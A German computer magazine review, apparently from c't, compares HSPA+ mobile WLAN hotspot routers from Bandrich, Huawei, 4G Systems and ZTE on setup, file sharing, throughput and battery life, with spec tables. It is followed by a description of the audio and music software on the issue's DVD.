Über die Einrichtungsassistenten lassen sich die wichtigsten Einstellungen flink zusammenklicken: Das sind der APN (der Zugangspunkt zu einem Netz), der Name des WLANs (SSID) und das Passwort zur Verschlüsselung. Alle Kandidaten stellen den richtigen APN auf Wunsch anhand der SIM-Kartenkennung des Betreibers automatisch ein. Der APN lässt sich bei allen aber auch per Hand eintragen. Das ist bei Prepaid-Tarifen wichtig, weil diese Angebote mit eigenen APNs kombiniert sind. Einige Geräte sind WLAN-seitig mitsamt SSID und Passwort bereits individuell ab Werk vorkonfiguriert; die Daten sind innen im Gerät aufgeklebt. Damit ist die Grundeinrichtung bereits erledigt.

Zusätzlich lässt sich aber noch die Gewichtung für langsame GSM oder schnellere UMTS-Verbindungen ändern. Das kann in ungünstigen Empfangslagen praktisch sein. Über die Web-Interfaces der Geräte wird auch der File-service für die optionale microSD-Card einge-

schaltet. Das klappte im Test mit dem Huawei E586Bs-2 und dem E586Es jedoch nicht.

BandLuxe PR39

Der Bandrich BandLuxe PR39 erschien bereits vor über einem Jahr als einer der ersten HSPA+-Mobilhotspots am Markt. Seither ist er unverändert; er steckt in einer handtellergroßen, unaufdringlich eleganten Schachtel, hat ein LCD-Display, einen Anschluss für eine externe Antenne und innen, unterm Akku einen Steckplatz für microSD-Kärtchen. So eignet sich der Slot natürlich nicht für den Hotplug-Betrieb, denn um ein Kärtchen einzustecken, muss man den Akku entfernen und schaltet dadurch den Router aus. Bei anderen Kandidaten ist der WPA-Key innen im Gehäusedeckel aufgedruckt, beim BandLuxe muss man ein separates Dokument suchen.

Die Firmware ist unverständlichweise unverändert, sodass auch die eigentlich leicht auszumerzenden Konzeptschwächen geblieben sind. So merkt sich das Gerät die PIN nicht, die Eingabe ist nach jedem Neustart erforderlich. Will man anderen WLAN-Teilnehmern den Zugriff auf die Speicherkarte gewähren, muss man ihnen das Admin-Passwort verraten.

USB und WLAN sind verschiedenen Subnetzen zugeordnet (192.168.21.1 und 192.168.100.1); man kann nicht beide auf das gleiche Subnetz einstellen. Immerhin routet das Gerät ab Werk zwischen beiden, sodass ein per USB angeschlossener Client auf die WLAN-Stationen zugreifen kann und umgekehrt. Das wird freilich erschwert, weil Broadcasts wie NetBIOS und Multicasts wie Bonjour nicht zwischen Subnetzen übermittelt werden.

Die Web-Anzeige stimmt nicht immer mit der Statusanzeige im Display überein. Im Test kam es vor, dass WLAN aus war, obwohl das Web-Interface anzeigen, dass es eingeschaltet war.

Ein Versuch der OpenWRT-Entwickler, das freie Router-Betriebssystem darauf anzupassen, verlief bisher erfolglos. Schade, denn die Hardware hat sehr gute Ansätze – mit etwas Firmware-Politik könnte der BandLuxe noch gut mit den ganz jungen Kandidaten mithalten. Vom Hersteller ist da aber anscheinend nichts mehr zu erwarten.

Huawei E586Bs-2

Der E586Bs-2 lässt sich nur bei genauem Hinsehen von Huaweis Mobil-Router-Urahn E5 unterscheiden – er steckt im gleichen ovalen, an eine Miniseife erinnernden Gehäuse. Das Innenleben ist jedoch erheblich aufgewertet.

Der E586Bs-2 hat wie der BandLuxe ein HSPA+-Modem für bis zu 21,6 MBit/s an Bord, erreichte im Test aber dank besseren Stromsparmechanismen trotz deutlich kleinerer Akku-Kapazität längere Laufzeiten.

Ein dicker Patzer ist Huaweis Qualitätskontrolle anscheinend entgangen: Der E586Bs-2 kann eine eingesteckte microSD-Karte nicht im WLAN freigeben. Zunächst fehlt auf der Startseite das User-Interface für die Freigabe. Mit ein bisschen Erfahrung findet man es zwar unter dem Huaweiblühlichen Pfad „192.168.1.1/html/sdcard sharing.html“. Aber trotz diverser Versuche und Router-Neustarts ließ sich keine Web-sharing-Option mit irgendeinem gängigen Browser einschalten; wir haben Firefox, Internet Explorer und Safari ausprobiert. Als einziger Ausweg bleibt, den Router über USB anzukoppeln und die Speicher-karte WLAN-Teilnehmern per Windows- oder Mac-OS-X-Freigabe zur Verfügung zu stellen.

Wenn die Ingenieure schon dabei sind, den Interface-Fehler zu beheben, sollten sie auch erwägen, eine gut leserliche Beschriftung



Der Huawei E586Bs-2 erreicht dank seiner Stromsparmechanismen trotz mittelprächtiger Akku-Kapazität gute Laufzeiten.



Schnell und nur wenig größer als eine Streichholzschatz ist der E586Es von Huawei.



Schnell, aber auch schnell heiß: Huaweis Topmodel E587u-2

tung für die Orientierung der microSD-Karte am Gehäuse anzubringen.

Huawei E586Es

Huawei steckt seine jüngeren Mobilfunkrouten in Gehäuse mit abgerundeten Ecken. Unter diesen ist der E586Es nur wenig größer als eine Streichholzschachtel. Die Tasten lassen sich dank deutlicherem Druckpunkt besser bedienen als noch beim E5 oder dem E586Bs-2. Die Reset-Taste und die Antennenbuchse sind unter einer gemeinsamen Klappe verborgen.

Im E586Es steckt anscheinend dasselbe Betriebssystem wie im E586Bs-2. Jedenfalls gleichen sich die Webinterfaces bis aufs Haar, auch bezüglich des defekten Fileservice. Im Test irritierte das Gerät einmal nach dem Wiedereinsetzen des Akkus mit der Meldung „Battery Error“. Nach dem Druck auf den Einschaltknopf verschwand die Meldung und der Akku wie auch der gesamte Router verrichteten im Weiteren unauffällig und zuverlässig ihren Dienst.

Huawei E587u-2

Huaweis Topmodell unter den Mobilfunkroutern ist der E587u-2. Der E587u-2 steckt in einem hübschen Gehäuse, die Tastenbeschriftung lässt sich gut ablesen und der Deckel lässt sich leicht entfernen. Der angeraute Gehäuseboden erschwert das Rutschen auf schießen Ebenen wie Autoablagen und der Akku wartet mit einer überdurchschnittlichen Kapazität von 2200 mAh auf. Die microSD-Karte lässt sich nur einstecken oder abziehen, wenn man das Gehäuse öffnet und den Akku entfernt.

Das Gerät nutzt als eines der ersten überhaupt den HSPA+-Modus „Double Carrier“ für brutto bis zu 42,2 MBit/s und erzielt so für diese Gerätekategorie sehr hohe Durchsätze. Im Test waren in Empfangsrichtung im Mittel netto 1,7 bis 1,8 MByte/s zu verzeichnen. Wenn Huawei die Stabilität verbessert, dürfte sogar deutlich mehr drin sein, denn kurzfris-

tig erreichte es immer wieder sogar 2,5 bis 2,7 MByte/s, fiel dann aber ab.

Schon nach kurzem Betrieb wird das Gehäuse an einer Ecke merklich heiß. Huawei bezeichnet das in einer FAQ als normal und nicht weiter besorgniserregend. Im Winter hat man also zusätzlich einen Handwärmer.

Das Display liefert Huawei-üblich die wichtigsten Statusinformationen auf einen Blick: Die verbleibende Akku-Kapazität, Empfangspegel, Netzbetreiber, Internetverbindung, Übertragungsverfahren, Anzahl der WLAN-Clients, das aktuell übertragene Volumen sowie die Dauer der Onlineverbindung.

Huawei hat dem E587u-2 zwar Ethernet-USB-Treiber für Mac und Windows mitgegeben, aber keinen Hinweis zur Installation und Nutzung, sodass man ein wenig probieren muss. Anders als bei den beiden kleineren Huawei-Brüdern funktioniert beim E587u-2 auch das Filesharing. Der Administrator hat dabei alle Zugriffsrechte. WLAN-Teilnehmern kann er nur Lese- oder Lese- und Schreibrechte gewähren. Mangels einer echten User-Datenbank sind detaillierte Authentifizierungen nicht möglich.

XSBoxGoPlus

Im XSBoxGoPlus von 4G Systems aus Hamburg steckt ein HSPA+-Modem für bis zu 21,6 MBit/s. Damit erzielte der Router im Test durchweg etwas höhere Durchsatzraten als die ebenfalls mit 21,6er Modems ausgerüsteten Geräte von Bandrich, Huawei und ZTE. Sehr gut gefiel auch das kontrastreiche Display, zumal die Statusinformationen kompakt aufbereitet sind. Maximal kann das Routerchen wie viele andere bis zu fünf WLAN-Teilnehmer versorgen, beim XSBoxGoPlus kann man die Zahl per Menü weiter herabsetzen.

4G Systems ließ aber auch Pluspunkte liegen. So wird das Gerät der vermeintlichen User-Bequemlichkeit halber ab Werk mit offenem WLAN ausgeliefert. Ein Anschluss für externe Mobilfunkantennen ist nicht eingebaut, WLAN-seitig gibt es nur magere 11g-Kost, den Zugriff auf den microSD-Slot ver-

sperrt der Akku. Auf die microSD-Karte kann man nur über WLAN per Webinterface zugreifen und muss dafür jedem Teilnehmer das Admin-Passwort verraten.

ZTE MF62

Der ZTE MF62 gehört zu den kleineren Vertretern seiner Gattung. Im flunderflachen Gehäuse steckt ein HSPA+-Modem, das brutto bis zu 21,6 MBit/s liefert. ZTE hat den Zugang zum microSD-Slot außen am Gehäuse angebracht, sodass man die Speicherkräckchen auch im Betrieb einsetzen und entfernen kann. Die Orientierung ist aber mangels Beschriftung unklar.

Der Ethernet-USB-Treiber hat im Test wie bei anderen Teilnehmern wie erwartet funktioniert, ZTE sollte aber noch den Hinweis spendieren, dass der Treiber am Mac erst nach einem Neustart des Rechners aktiv wird.

Über das ansprechende Webinterface lässt sich der Router einfach einrichten und bedienen. Der MF62 bringt wie sein großer Bruder MF80 eine SMS-Anwendung und zudem auch ein eigenes Telefonbuch mit. Das Telefonbuch erfasst Einträge auf der SIM-Karte und kann weitere im Router selbst vorhalten. Besonders praktisch fanden wir, dass beide ZTE-Geräte zusätzlich zur grafischen Angabe des Empfangspegels im Display auch detailliert über die Mobilfunksignalqualität unterrichten: Im Webinterface findet man eine Pegelanzeige in dBm (RSSI, Received Signal Strength Indication) und auch noch die individuelle Nummer der jeweiligen Basisstation (CellID).

Die Pegelanzeige erleichtert die Suche nach dem optimalen Mobilfunkstandort. Nützlich ist aber auch die CellID-Angabe: Wenn diese bei stationärem Betrieb wechselt, steht man am Schnittpunkt zwischen zwei Zellen, hat also die höchste Entfernung zu den Basisstationen. Solche Empfangslagen sollte man meiden, weil dort das schlechte Signal-Rauschverhältnis und die häufigen Zellwechsel (Handover) den Durchsatz drücken.



Erzielte durchweg etwas höheren Durchsatz als andere Kandidaten mit gleich schnellem Mobilfunkmodem: XSBoxGoPlus



Flunderflaches Gehäuse, microSD-Slot von außen zugänglich, aber Orientierung der Karte unklar: ZTE MF62



Der ZTE MF80 überzeugte mit sehr hohem Durchsatz, leistete sich aber Patzer im WLAN-Bereich.

Kombi-Router für DSL und UMTS					
Bezeichnung	BandLuxe PR39	E586Bs-2	E586Es	E587u-2	XSBoxGoPlus
Hersteller/Anbieter	Bandrich	Huawei	Huawei	Huawei	4G Systems
Firmware-Vers.	8.09-060-generic	21.322.00.11.1001	21.322.00.00.943	11.203.27.00.889	1.6
Lieferumfang	Netzteil, Akku, USB-Kabel	Netzteil, Akku, USB-Kabel	Akku, USB-Kabel	Netzteil, Akku, USB-Kabel	Netzteil, Akku
mitgel. Dokumentation	Kurzarl. (engl., 19 S.)	Kurzarl. (deutsch, 19 S.)	Kurzarl. (deutsch, 19 S.)	Kurzarl. (deutsch, 20 S.)	Kurzarl. (engl., 18 S.)
Ports	USB, microSD ¹ , Antenne TS-9	USB, microSD	USB, microSD	USB, microSD ¹ , Antenne TS-9	USB, microSD ¹
Bedienelemente	Ein-Ausschalter, WPS-, Info-Taste	Ein-Ausschalter, WPS-, Reset-Taste	Ein-Ausschalter, WPS-, Reset-Taste	Ein-Ausschalter, WPS-Taste	Ein-Ausschalter, WPS-, Reset-Taste
USB-Treiber	Mac, Win	Mac, Win	Mac, Win	Mac, Win	—
Mobilfunk					
Betriebsarten	UMTS: HSPA+, HSPA, GSM: EDGE, GPRS	UMTS: HSPA+, HSPA, GSM: EDGE, GPRS	UMTS: HSPA+, HSPA, GSM: EDGE, GPRS	UMTS: DC-HSPA+, HSPA+, HSPA, GSM: EDGE, GPRS	UMTS: HSPA+, HSPA, GSM: EDGE, GPRS
Frequenzbänder UMTS/GSM	900, 2100/850, 900, 1800, 1900	900, 2100/850, 900, 1800, 1900	900, 2100/850, 900, 1800, 1900	900, 2100/850, 900, 1800, 1900	2100/850, 900, 1800, 1900
max. Down/Upload	21,6 MBit/s/5,76 MBit/s	21,6 MBit/s/5,76 MBit/s	21,6 MBit/s/5,76 MBit/s	42,2 MBit/s/5,76 MByte/s	21,6 MBit/s/5,76 MBit/s
Auto-APN	✓	✓	✓	✓	✓
Betriebsartanzeige	✓	✓	✓	✓	✓
Pegelanzeige Balken/dBm	✓/-	✓/-	✓/-	✓/-	✓/-
SMS-Kommunikation/Adressbuch	—/-	✓/-	✓/-	✓/-	—/-
WLAN					
802.11b/g/n	✓/✓/-	✓/✓/✓	✓/✓/✓	✓/✓/✓	✓/✓/-
max. WLAN-Rate (brutto)	54 MBit/s	72 MBit/s	72 MBit/s	72 MBit/s	54 MBit/s
max. WLAN-Clients	5	5	5	5	5
Antennen	—/-/✓	—/-/✓	—/-/✓	—/-/✓	—/-/—
aufstellbar/abnehmbar/Buchse					
interne Antennen/Diversity wählbar	✓/-	✓/-	✓/-	✓/-	✓/-
Modus: 11b/11g/11n/mixed	—/-/-/✓	✓/✓/-/✓	✓/✓/-/✓	✓/✓/✓/✓	✓/✓/-/-
Verschlüsselung: WPA/WPA2	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Verschlüsselung ab Werk ein	✓	✓	✓	✓	—
Zwang zur Verschlüsselung	✓	✓	✓	✓	✓
WLAN-Autokonfiguration	WPS	WPS	WPS	WPS	WPS
WLAN abschaltbar/Auto-Aus/ab Werk aus	✓/✓/-	✓/✓/-	✓/✓/-	✓/✓/-	—/-/-
Internet-Kommunikation					
Idle-Timeout/Auto reconnect	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓/✓
manueller Aufbau/Connect-Anzeige	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Zeit-/Volumen-Budget	—/-	—/-	—/-	—/-	—/-
DHCP: IP-Reservierung	—	—	—	—	✓
DHCP: DNS einstellbar	—	—	—	—	—
Port Forwarding/-Change/-Ranges	—/-/-	✓/✓/-	✓/✓/-	✓/✓/-	✓/✓/-
Exposed Host/DMZ	—/-	✓/-	✓/-	✓/-	✓/-
statische Routen	—	—	—	—	✓
MAC-Filter	—	✓	✓	✓	✓
Paketfilter Dienst/Quelle/Ziel	—	✓	✓	✓	✓/✓/-
URL-Filter/Schlüsselwortfilter	—	—	—	—	✓/-
Verkehrsstatistik	—	Download, Upload, gesamt, Dauer	Download, Upload, gesamt, Dauer	Download, Upload, gesamt, Dauer	Download, Upload, Dauer
Konfiguration					
Interfaces/Auto-Logout	HTTP/✓	HTTP/✓	HTTP/✓	HTTP/✓	HTTP/✓
Smartphone-Anpassung	—	✓	✓	✓	—
UPnP/abschaltbar	—/-	✓/✓	✓/✓	✓/✓	—/-
Femkonf./ab Werk aus	—/-	—/-	—/-	—/-	—/-
Femkonf. Einschränkung auf Host	—	—	—	—	—
Konf. speichern	✓	✓	✓	✓	✓
Online-Hilfe aus Router	—	—	—	—	✓
erzwingt Passwort-Änderung	—	—	—	—	—
Logging	—	—	—	—	✓
NTP-Client/Server einstellbar/agiert als Server	—/-/-	—/-/-	—/-/-	✓/FAT32	—/-/-
Onboard-Speicher/Hotplug	microSD/-	microSD/✓	microSD/✓	microSD/-	microSD/-
Netzwerkzugriff/Authentifizierung	SMB/✓ ¹	—/-	—/-	HTTP/— ¹	HTTP/—
USB-Zugriff/Dateisystem	✓/FAT32	✓/FAT32	✓/FAT32	✓/FAT32	—/-
Akku-Kapazität/gemessene Laufzeit	2200 mAh/4:10 h	1500 mAh/5:30 h	1500 mAh/5 h	2200 mAh/5:15 h	2600 mAh/8:30 h
Garantie	24 Monate	24 Monate	24 Monate	24 Monate	24 Monate
Preis	190 €	135 €	139 €	219 €	99 €
Support-Telefon	+886/227 99-88 51	01805/87 76 82	01805/87 76 82	01805/87 76 82	09005/22 22 13
Hersteller/Anbieter	bandrich.com/—	huawei.com/wlan-unterwegs.de	huawei.com/wlan-unterwegs.de	huawei.com/wlan-unterwegs.de	4g-systems.com
Bewertung					
Bedienung	⊖	○	○	○	⊕
Sicherheit	○	⊕	⊕	⊕	○
Router-Funktion	○	○	○	⊕	○
¹ siehe Text					
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht	✓ vorhanden
— nicht vorhanden	—			k. A. keine Angabe	

MF62	MF80
ZTE	ZTE
1.0.0B02/1.0.0B01	1.0.0B06/1.0.0B02
Netzteil, Akku, USB-Kabel	Netzteil, Akku, USB-Kabel
Kurzanl. (deutsch, 16 S.)	Kurzanl. (deutsch, 18 S.)
USB, microSD	USB, microSD
Ein-Ausschalter, WPS-, Reset-Taste	Ein-Aussch., Connect-, WPS-, Reset-Taste
Mac, Win	Mac, Win
UMTS:HSPA+, HSPA, GSM: EDGE, GPRS	UMTS:DC-HSPA+, HSPA+, HSPA, GSM: EDGE, GPRS
850, 2100/850, 900, 1800, 1900	850, 2100/850, 900, 1800, 1900
21,6 MBit/s/5,76 MByte/s	42,2 MBit/s/5,76 MByte/s
✓	✓
✓	✓
✓/✓ ¹	✓/✓ ¹
✓/✓	✓/✓
✓/✓/✓	✓/✓/✓
65 MBit/s	72 MBit/s
5	10
-/-/✓	-/-/✓
✓/-	✓/-
✓/✓/✓/✓	✓/✓/✓/- ¹
✓/✓	✓/✓
✓	✓
✓	✓
WPS	WPS
-/-/-	-/-/-
-/-/✓	-/-/✓
✓/✓	✓/✓
-/-	-/-
-	-
-	-
✓/✓/✓	✓/✓/✓
-/-	-/-
-	-
✓	✓
✓/✓/✓	✓/✓/✓
-/-	-/-
-	-
HTTP/✓	HTTP/✓
-	-
-/-	-/-
-/-	-/-
-	-
-	-
-	-
-	-
-	-
-	-
-/-/-	-/-/-
microSD/✓	microSD/✓
HTTP/-	HTTP/-
✓/FAT32	✓/FAT32
1500 mAh/4:15 h	1900 mAh/5 h
24 Monate	24 Monate
135 €	189 €
01805/98 38 35	01805/98 38 35
zte.com.cn/wlan-unterwegs.de	zte.com.cn/wlan-unterwegs.de
⊕	⊕
⊕	⊕
○	⊕




ZTE MF80

ZTE hat sein Router-Flaggschiff, den MF80, mit einem Mobilfunkmodem ausgerüstet, das DC-HSPA+-Verbindungen aufbauen kann, also brutto bis zu 42,2 MBit/s erreicht. Als einziger Testkandidat versorgt er bis zu 10 WLAN-Stationen gleichzeitig. Zusätzlich zu den klassenüblichen Elementen – Ein-Ausschalter, WPS-Taste, Antennenbuchse, microSD-Slot – findet man außen am Gehäuse eine Connect-Taste mit Zusatzfunktion: Ein langer Druck darauf schaltet zwischen manuellem und automatischem Verbindungsaufbau um, ein kurzer Druck im manuellen Modus verbindet und trennt vom Internet.

MicroSD-Karten lassen sich im Betrieb wechseln. Beim MF80 müssen sie aber deutlich tiefer in den Slot geschoben werden, sodass ein langer Fingernagel oder anderweitiges Werkzeug hilfreich ist. Die Orientierung der Kärtchen gibt auch ZTE nicht an, weder auf dem Gehäuse, noch in der Kurzanleitung.

Im Test baute der MF80 trotz der 11b/g/n-mixed-Einstellung auch bei sehr guter Sig-



Mit dem optionalen 3600-mAh-Akku erreichte der Huawei 586Bs-2 im Laufzeittest bis zu 14 Stunden.

nalqualität nur 11g-Verbindungen auf. Das drückt den WLAN-Durchsatz und wirkt sich besonders auf Übertragungen zwischen WLAN-Stationen aus. Dabei beherrscht der MF80 durchaus auch 11n-Verbindungen – aber nur, wenn man ihn im Webinterface auf „11n only“ festnagelt. Das schließt aber ältere Stationen, die nur 11g beherrschen, aus.

Das WPA-Passwort ist winzig im Gehäuse aufgedruckt und um das Etikett lesen zu können, muss man den Akku entfernen. ZTE verwendet dabei einen Zeichensatz, bei dem sich das große I und das kleine l kaum unterscheiden. Im Test stockte der Betrieb einmal ohne ersichtlichen Grund. Ein Neustart brachte den MF80 wieder zur Raison.

Der MF80 lieferte im Durchsatztest die besten Werte (Mittelwert 2,4 MByte/s, Spitzenwert 2,8 MByte/s).

Fazit

Alle Kandidaten erfüllten unterm Strich zumindest die Grundanforderungen an die Gerätekasse: Sie bauen zuverlässig Internet-Verbindungen auf und binden Laptops, Tablets und Smartphones über WLAN an; die Akkukapazitäten reichen bei guten Bedingungen für einen Nachmittag im Internet. Dabei unterstützen sie den Nutzer mit knappen, aber verständlichen Statusnachrichten.

Die vorderen Plätze belegen der ZTE MF80 und der Huawei E587u-2 gleichauf – wegen teils deutlicher Patzer kann aber keiner der beiden seine Vorteile in einen Vorsprung umsetzen. Allerdings setzen sie sich deutlich gegenüber den besonders modernseitig schwächer bestückten übrigen Kandidaten ab. Unter diesen folgen der ZTE MF62, der Huawei E586Es und E586Bs-2 sowie der BandLuxe PR39.

Gerade Letzterer hätte mit besserem Webinterface das Zeug zu mehr. Aber weitere Feinarbeit kann man sich bei allen Kandidaten vorstellen ... (dz)

Literatur

- [1] Dušan Živadinović, Straßenfunker, Mobilfunk-Router mit HSPA+, c't 11/11, S. 126
- [2] Dušan Živadinović, Mehr ist mehr, Wie HSPA+ die UMTS-Netze beschleunigt, c't 11/11, S. 130
- [3] Dušan Živadinović, Auf dem Vormarsch, LTE und UMTS mausern sich zu DSL-Alternativen, c't 7/12, S. 23

Praktisch sind die eigens für Smartphones angepassten Versionen der Webinterfaces – hier ein Beispiel vom Huawei E587u-2.

ANZEIGE

ANZEIGE

Kreativzentrale

Software-Kollektion Audio/Video

Ärmel hoch und los: Mit den Programmen unserer Heft-DVD machen Sie Ihren Rechner zur Kreativmaschine in Sachen Audio und Video. Dabei kommen auch Couch-Kartoffeln auf ihre Kosten, die den PC als Medienzentrale einsetzen wollen, um Musik und Videos zu genießen.

Aufnehmen, schneiden, mischen, vertagen – oder doch lieber nur Musik und Videos am PC genießen? Unsere DVD deckt praktisch alle Anwendungsszenarien ab: Mit der Spezialversion des Audials Mediaraptor 9 SE können Sie Audio und Video von Internet-Portalen mitschneiden und Ihre Mediensammlungen auffüllen, MediaPortal präsentiert diese dann mit einer eleganten, per Fernbedienung steuerbaren Oberfläche. Für Computer-Musiker sind zahlreiche virtuelle Instrumente und Klangbaukästen mit dabei, Noten bringen Sie beispielsweise mit der PriMus c't Edition aufs Papier. Videotrainings zum Umgang mit Adobe Premiere Elements 10 und zum Filmen mit digitalen Spiegelreflexkameras runden das Paket ab.

Audiobearbeitung

 Einfach ein schlanker Audioeditor für Stereoprojekte: Mit der Basic Edition von Acoustica schneidet man fix Audio-dateien zurecht und speichert das Ergebnis anschließend im MP3-Format – eine im System registrierte LAME.dll des gleichnamigen MP3-Encoders vorausgesetzt. Beim schnellen

Auffinden einer bestimmten Stelle in der Audiodatei hilft der „Scrubber“-Modus (in der Menüleiste „((I))“ klicken oder „A“ drücken), der kurze Audiosamples um den Cursor herum abspielt. Ebenfalls der besseren Orientierung dienen Positionsmarken („L“ drücken) und Bereichsmarkierungen (Region auswählen, „R“ drücken), die man einzeln beitreten und durch Anfassen der Titelleiste auch umgruppieren kann. Wie die kommerzielle Version unterstützt Acoustica Basic das ASIO-Treibermodell und erlaubt es, VST- sowie DirectX-Plug-ins einzubinden. (vza)

 Nach jahrelanger Betaphase der Version 1.3.x liegt endlich die stabile Version **Audacity 2.0** vor. Sie dient als freie Alternative zu großen Audiobearbeitungsprogrammen wie Adobe Audition oder Cutmaster. Wie bei den großen Vorbildern kann der Nutzer auch mehrere Tonspuren zu einem Mix arrangieren.

Verlustbehaftet komprimierte Audio-dateien lassen sich nicht nur auf das Frame genau schneiden, sondern auch mit einer Auswahl von Effekten bearbeiten. Gegenüber den Vorversionen wartet Audacity vor allem mit besser klingenden Filtern auf. Den MP3-Encoder LAME muss man wie gehabt

separat nachinstallieren, Gleichtes gilt für die hinzugekommene FFmpeg-Unterstützung. Über die **LADSPA VST-Bridge** lässt sich das Effekt-Repertoire um VST-Plug-ins erweitern. Für diejenigen, die Audacity immer griffbereit haben wollen, liegt **Audacity Portable** ebenfalls auf der DVD. (Florian Klan/vza)

 Bernd Hellers **AudioSlicer** zerlegt MP3-Dateien – wie DJ-Mixes oder Radioaufnahmen – in einzelne Musikstücke. Das Programm sucht dazu nach stummen Stellen in der Quelldatei und trennt sie in einzelne MP3s auf. Das Programm listet alle möglichen Trennstellen auf und zerschneidet diese nur nach Rückfrage. Optional verbindet es bereits geteilte Musikstücke wieder. (Florian Klan/vza)

 Wer sich Musik für den Sport zusammenstellen will, dem hilft der **Intervall Music Compositor**. Per Drag & Drop lassen sich hier Songs in einem Mix zu festgelegten Musik- und Pausen-Intervallen arrangieren. Dazu wählt man die gesamte Spieldauer sowie die Intervalllängen der Musikausschnitte und Pausen. Die fertige WAV-Datei mit dem kompletten Mix kann man anschließend beispielsweise mit ImgBurn auf

eine CD brennen. Will man die Ausgabe als MP3 kodieren, muss man zusätzlich LAME installieren. (hag)


MIDI & Musik

Der Themenbereich wirkt nur auf den ersten Blick arg ausgedünnt: Wir widmen dem Musizieren mit und am PC einen eigenen Artikel ab Seite 108. Daher kommen hier nur einige Kompositionshilfen zum Zuge:

 Das Notensatzprogramm **MuseScore** gefällt durch seine übersichtliche Bedienoberfläche, das klare Notenbild und den professionellen Funktionsumfang. Über die Computertastatur lassen sich Tonhöhen und -längen, Pausen und andere musikalische Zeichen wie Bindebögen eingeben. MuseScore erstellt obendrein Partituren aus MIDI-Dateien und lädt MusicXML- sowie Capella-Dateien. Die Ergebnisse speichert das Programm auch als PDF, PostScript, Wave, SMF oder skalierbare Vektorgrafik. Anhand des integrierten Software-Synthesizers lässt sich die Komposition direkt anhören. Music Score Connect (F7) stellt die Verbindung mit einer Online-Bibliothek her, aus der man Partituren anderer Anwender herunterladen darf. (uh)

 Das Notensatzprogramm **PriMus** führt ohne lange Einarbeitung zu schnellen Ergebnissen. Im Unterschied zur Free-Version bietet die c't-Spezialversion eine opulente Fülle an Zeichenpaletten und Werkzeugen, die sonst der Standardversion vorbehalten sind. Die Auswahl an Notensymbolen schließt Schlagzeugnotation, Bindebögen, Pausen, Artikulations- und Dynamikzeichen sowie Akkord- und Griffsymbole ein. Ein Assistent hilft beim Anlegen einer neuen Partitur, damit die für eine Besetzung notwendigen Systeme in der gewünschten Reihenfolge angelegt werden. Notenabstände und -position legt PriMus automatisch an, überwacht aber nicht die korrekte Anzahl von Notenwerten pro Takt.

PriMus importiert MIDI-, MusicXML- und Guitar-Pro-Dateien. Bei MIDI kann man die zu



Die Basic-Edition von Acoustica reicht zum Bearbeiten von Stereoprojekten völlig aus und lässt sich um VST- sowie DirectX-Plug-ins erweitern.

importierenden Spuren und deren Reihenfolge auswählen. Zum Export stehen die Formate MIDI und MusicXML zur Auswahl; alternativ speichert PriMus einzelne Seiten oder Ausschnitte als Grafik. Den gesetzten Notentext spielt PriMus mit einem General-MIDI-Synthesizer ab. Separate Stimmen in einem System werden mit unterschiedlichem Sound wiedergegeben. Die PriMus-c't-Edition ist auf 120 Takte und 12 Systeme/Instrumente beschränkt – das sind etwa 10 Seiten Notentext. Aus dem Programm heraus (unter Hilfe/Vergünstigte Upgrade-Möglichkeiten ...) erhalten Leser um 20 bis 50 Euro vergünstigte Upgrades auf die aktuellen Vollversionen. (uh)

 **Tuxguitar** orientiert sich klar an dem bei Gitarristen äußerst beliebten Guitar Pro, einer Mischung aus Notationsprogramm und kleinem Sequencer. Der Notationsteil kombiniert traditionelle Notenschrift mit der bei Saitenspielern weitverbreiteten Tabulatur.

Die Zuordnung der einzelnen Spuren zu den Sounds des integrierten GM-Synthesizers erfolgt über den Sequencer in der unte-

ren Bildschirmhälfte. Einen guten Überblick über die Leistungsfähigkeit von Tuxguitar kann man sich verschaffen, indem man sich einen kostenlosen Account in der Tuxguitar-Community einrichtet. Anschließend ist es möglich, über den Browser im Menüpunkt Tools auf unzählige online gespeicherte Songs zuzugreifen, wenn als Quelle die Tuxguitar Community gewählt wurde.

